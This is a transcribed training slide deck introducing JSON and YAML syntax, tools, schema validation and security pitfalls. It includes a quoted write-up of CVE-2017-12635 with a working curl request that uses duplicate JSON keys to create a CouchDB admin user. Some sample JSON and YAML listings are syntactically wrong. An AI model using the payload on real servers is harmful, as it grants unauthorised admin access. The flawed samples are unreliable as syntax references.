

Learning YAML

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Document Markings

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DM21-0158

Purpose of this talk

Learn enough about YAML, JSON, and a developer's workflow, to effectively apply these to various DevOps/systems configuration problems

Have some fun learning it

What is a YAML?

Pronounced “yam ul”

“Yet Another Markup Language”

“A strict superset of JSON”

Commonly-used configuration file language

User-friendly focus

Something you should have a passable familiarity with, if you will be doing DevOps stuff

What is a JSON?

Pronounced “jay son”

“JavaScript Object Notation”

Something that must be understood to understand YAML


“an extremely simple data-interchange format... for humans to read and write and for machines to parse and generate.”

A logical alternative to XML (for humans)

Comes in a few varieties, such as BSON (binary)

What is JSON really?

JSON is useful for many tasks, especially where you are transferring data between software systems.



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sample.json - Visual Studio Code
File Edit Selection View Go Run Terminal Help
home > @jshpard > Desktop > sample.json [ ] complex_array
1 {
2   "key": "value",
3   "another_key": "another_value",
4   "numbers": 0,
5   "string_key": "string_value",
6   "has_bools": true,
7   "nothingness": null,
8   "scientific_notation": 1.2e+100,
9
10  "some_object": {
11    "my_comment": "Objects are the basic structure of JSON.",
12    "my_array": [0, 1, 2, 3, "Any types are valid in a JS array", 5],
13    "nested_object": {
14      "my_comment": "This is an object within an object.",
15      "also_note": "JSON does not support writing comments (YAML does).",
16    }
17  },
18  "complex_array": [
19    {
20      "some_object_containing_an_array": ["apples", "cherries", "oranges"]
21    },
22    {
23      ["list", "of", "lists", "containing", "strings"],
24      [1, 2, 3, 4],
25      [5, 6, 7, "JS is gross"],
26      [8, 9, 10, 11]
27    }
28  ]
29 }
```

What is JSON really?

Document Root


JS Objects

JS Arrays

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sample.json - Visual Studio Code
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sample.json x externs.json - Desktop *
home > @jshpard > Desktop > sample.json > {} complex_array
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What is YAML really?

YAML is mostly a more human-readable variant of JSON, but there are some differences / enhancements



```
sample.yaml - Visual Studio Code
File Edit Selection View Go Run Terminal Help
home > alshayard > Desktop > sample.yaml > {} some_object > {} nested_object > [] complex_array
1 key: value
2 another_key: another_value
3 numbers: 0
4 string_key: string_value
5 has_bools: true
6 nothingness: null
7 scientific_notation: 1.2e+100
8
9 # YAML supports proper comments
10 # YAML syntax is inspired by Python, as whitespace has meaning.
11
12 some_object:
13   my_array: [0, 1, 2, 3, "Any types are valid in a JS array", 5]
14   nested_object:
15     my_comment: "This is an object within an object."
16     also_note: YAML does not require quotes around strings
17   complex_array:
18     some_object_containing_an_array:
19       apples
20       cherries
21       oranges
22
23     list
24     of
25     lists
26     containing
27     strings
28
29     1
30     2
31     3
32     4
33
34 # Strict superset of JSON means JSON sequence and object notation is valid.
35 [5, 6, 7, "JS is gross"]
36 [8, 9, 10, 11]
37
```

What is YAML really?


Document Root

Like Python, whitespace matters. Indent new levels with two spaces.

JS Objects

JS Arrays

The important things to notice are the different ways of expressing the same things as JSON.



```
sample.yaml - Visual Studio Code
File Edit Selection View Go Run Terminal Help
home > desktop > Desktop > sample.yaml > {} some_object > {} nested_object > [] complex_array
1 key: value
2 another_key: another_value
3 numbers: 0
4 string_key: string_value
5 has_bools: true
6 nothingness: null
7 scientific_notation: 1.2e+100
8
9 # YAML supports proper comments.
10 # YAML syntax is inspired by Python, as whitespace has meaning.
11 some_object:
12   my_array: [0, 1, 2, 3, "Any types are valid in a JS array", 5]
13   nested_object:
14     my_comment: "This is an object within an object."
15     also_note: YAML does not require quotes around strings
16     complex_array:
17       some_object_containing_an_array:
18         apples
19         cherries
20         oranges
21
22         list
23         of
24         lists
25         containing
26         strings
27
28         1
29         2
30         3
31         4
32
33 # Strict superset of JSON means many JSON sequence and object notation is valid.
34 [5, 6, 7, "JS is gross"]
35 [8, 9, 10, 11]
```

JSON / YAML Data Types

Common to both:

- Object, AKA: Map/Associate Array/Struct: A sort of container data structure that can contain all other types
- Array/List: Ordered Set of items, a sort of container data structure that can contain all other types.
- String: “This is a string”
- Number: 1, .01, 1.2e+100
- Boolean: true, false
- Null: null

Unique to YAML:

- Date/Time Stamps, in ISO-8601 format: datetime: 2001-12-15T02:59:43.1Z
- Date, also ISO format: date: 2002-12-14
- Binary data, typically Base64-encoded: !!binary |
R0IGODIhDAAMAIQAAP//9/X17unp5WZmZgAAAOfn515eXvPz7Y6OjuDg4J+fn5
- Unordered Set, implemented as a Map with null values

What can I use JSON/YAML for?

Docker

Kubernetes

AWS/Azure configs

Other common scripting tasks

Web communications are predominantly JSON

Mostly, anything that needs input data

YAML is most often used for configuration management, but like JSON, is a general specification for managing structured data.

How commonly used is JSON/YAML?

```
I ~/D/projects ➤ find . -name '*.json' | wc -l
18846
I ~/D/projects ➤ find . -name '*.yaml' | wc -l
459
I ~/D/projects ➤ find . -name '*.yml' | wc -l
1918
```

In my personal projects folder, JSON is an order-of-magnitude more prevalent than YAML.

Are there good alternatives?

Absolutely! For many tasks, you might have your choice of solution:


- TOML: Arguably, even simpler for configuration management than YAML.
 - <https://github.com/toml-lang/toml>
- Dhall: A much more powerful, “configuration language”
 - <https://dhall-lang.org#>
- Pulumi: Powerful configuration language, made specifically for IaC needs. Uses a configuration back-end
 - <https://www.pulumi.com>
- Many others.


Working with JSON/YAML Data


You will want a proper developer's text editor


- VS Code
- Notepad++
- JetBrains
- Vim/Emacs/Spacemacs/Atom/...

Useful VS Code Extensions



json zainchen.json
ZainChen | 375,231 | ★★★★★ | Repository
Json for Visual Studio Code
Disable Uninstall  This extension is enabled globally.



YAML redhat.vscode-yaml Preview
Red Hat | 5,062,473 | ★★★★★ | Repository
YAML Language Support by Red Hat, with built-in Kubernetes
Disable Uninstall  This extension is enabled globally.

How can I use them from my scripts?

```
I ~ ➔ cat test.yaml | shyaml get-type gif_file
bytes↵
I ~ ➔ echo "
  name: 'MyName !!'
  gif_file: some string" > test.yaml
I ~ ➔ cat test.yaml | shyaml get-type gif_file
str↵
I ~ ➔ echo "
  datetime: 2001-12-15T02:59:43.1Z" > test.yaml
I ~ ➔ cat test.yaml | shyaml get-type datetime
datetime↵
I ~ ➔ cat test.yaml | shyaml get-value datetime
2001-12-15 02:59:43.100000+00:00
```

Many tools support data binding for scripts.

“shyaml”: Useful for pulling YAML data into a shell script

PyYAML: Python library for reading/writing YAML

“json”: Built-in Python library for reading/writing JSON

JSON is literally the native data format for JavaScript

Pretty much every programming language will have native/library support for these formats

Is my JSON/YAML Valid?

Good question!

Editors can perform basic syntax checks

Data validation requires a schema


- The Python library 'jsonschema' can help with validation
- You will need to provide the schema

JSON Schema

The idea: create schema items for each item name and type in your data file.

It does work for validation.

Validation is limited, since the data format itself only provides limited support for types.



```
jsonschema.py - Visual Studio Code
File Edit Selection View Go Run Terminal Help


{..} externs.json /home/.../Desktop • jsonschema.py × ▶ □ ...

home > djshepard > Desktop > jsonschema.py
1  from jsonschema import validate
2
3  schema = {
4      "type" : "object",
5      "properties" : {
6          "price" : {"type" : "number"},
7          "name" : {"type" : "string"},
8      },
9  }
```

Oddities in working with JSON

Sometimes, when passing JSON data around, you will need to escape double quotes (VERY common)

Text with “escapes” will upset your text editor. It’s normal.



```
sample.json - Visual Studio Code
File Edit Selection View Go Run Terminal Help
sample.json sample.yaml externs.json /home/.../Desktop jsonschema.py
home > djshepard > Desktop > sample.json > ...
{"key": "value", "another key": "another value", "numbers": 0,
"string key": "string value", "has bools": true, "nothingness":
null, "scientific notation": 1.2e+100, "some object": {
"my comment": "Objects are the basic structure of JSON.",
"my array": [0, 1, 2, 3, "Any types are valid in a JS array", 5],
"nested object": { "my comment": "This is an object within an object.
", "also note": "JSON does not support writing comments (YAML does).\"
} }, "complex array": [ { "some object containing an array":
[\"apples\", \"cherries\", \"oranges\" ] }, [ [\"list\", \"of\", \"lists\",
\"containing\", \"strings\"], [1, 2, 3, 4], [5, 6, 7, \"JS is gross\"],
[8, 9, 10, 11] ] ] }
```

YAML schema validators

NodeJS Package:
Yaml-schema-
validator

As with JSON schema validation, you must provide a schema.

Undoubtedly, there are other ways to do this. This package seems to work as advertised.

```
I ~> npm install -g yaml-schema-validator
I ~> schema --help
Usage: schema [options] [command]

Options:
  -V, --version      output the version number
  -h, --help         output usage information

Commands:
  validate [options]
I ~> schema --version
1.2.2
I ~> cat test_yaml.yaml
---
person:
  name:
    first_name: Dave
  age: 450
  employed: true
  hobbies:
    - "Writing code"
I ~> cat test_yaml_schema.yaml
---
person:
  name:
    first_name:
      type: string
  age:
    type: number
    required: true
  employed:
    type: boolean
  hobbies:
    - type: string
I ~> schema validate --filePath ./test_yaml.yaml --schema ./test_yaml_schema.yaml
SUCCESS : Schema Validated Successfully
I ~>
```

Normalized YAML

The YAML specification supports a number of features that you should probably never use, things that will not universally work across all parsers, will make your YAML non-portable to JSON, and will likely confuse people unfamiliar with these functions:

- Anchors
- References
- Extensions

...So let me tell you how they work

The '&' is the anchor

The '*' is the reference

It works like a built-in macro expansion.

```
---
foo: &anchor
  K1: "One"
  K2: "Two"
bar: *anchor
{
  "foo": {
    "K1": "One",
    "K2": "Two"
  },
  "bar": {
    "K1": "One",
    "K2": "Two"
  }
}
```

The '<<' is 'extends' for an object

More bizarre macro-expansion

```
---
foo: &anchor
  K1: "One"
  K2: "Two"
bar:
  <<: *anchor
  K2: "I Changed"
  K3: "Three"
{
  "foo": {
    "K1": "One",
    "K2": "Two"
  },
  "bar": {
    "K1": "One",
    "K2": "I Changed",
    "K3": "Three"
  }
}
```

Normalized YAML Continued...

Using new YAML data types will not necessarily directly transfer to JSON parsers, including:

- date/datetime
- set
- !!binary

Security Considerations

Consider never placing usernames, passwords, keys, and other authentication information in a plain-text configuration file.

If you really must do this thing, you must be able to configure permissions in a way that only a privileged account can access this data

Security Considerations Continued...

Parsers don't handle undefined behaviors uniformly.

JSON and YAML are lightweight specifications that actually have a number of undefined behaviors, for example as was seen in CVE-2017-12635: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=2017-12635>

Anatomy of a Parser Vulnerability

The problem is that there is a discrepancy between the Javascript JSON parser (used in validation scripts) and the one used internally by CouchDB, called `jiffy`. Check out how each one deals with duplicate keys on an object like `{"foo": "bar", "foo": "baz"}`:

Erlang:

```
> jiffy:decode("{\"foo\": \"bar\", \"foo\": \"baz\"}").  
[[{<<"foo">>, <<"bar">>}, {<<"foo">>, <<"baz">>}]]
```

Javascript:

```
> JSON.parse("{\"foo\": \"bar\", \"foo\": \"baz\"}")  
{foo: "baz"}
```

For a given key, the Erlang parser will store both values, but the Javascript parser will only store the last one. Unfortunately, the getter function for CouchDB's internal representation of the data will only return the first value:

```
% Within couch util:get_value  
lists:keysearch(Key, 1, List).
```

And so, we can bypass all of the relevant input validation and create an admin user thusly:

```
curl -X PUT 'http://localhost:5984/_users/org.couchdb.user:oops'  
--data-binary '{  
  "type": "user",  
  "name": "oops",  
  "roles": ["_admin"],  
  "roles": [],  
  "password": "password"  
}'
```

In Erlang land, we'll see ourselves as having the `_admin` role, while in Javascript land we appear to have no special permissions. Fortunately for the attacker, almost all of the important logic concerning authentication and authorization, aside from the input validation script, occurs the Erlang part of CouchDB.

Security Considerations Continued...

Using a templating language can help with runtime injection of credentials/keys

- Jinja2: Python-based templating language (DSL), allows you to write your Python code in a way that will generate your JSON/YAML output at runtime
- Dhall offers similar functionality to Jinja, in a different manner

Exercise!

Exercise Topics

- Access your editor & use it some (Hopefully...)
- Access the shell in the editor
- yamllint (find the error & fix it)
- Examine the various data structures (ask questions)
- shyaml (use tools to parse data)
- schema, jsonschema (data validation)
- yaml_to_json (automation scripts)
- validate_json (automation scripts)

Thank you!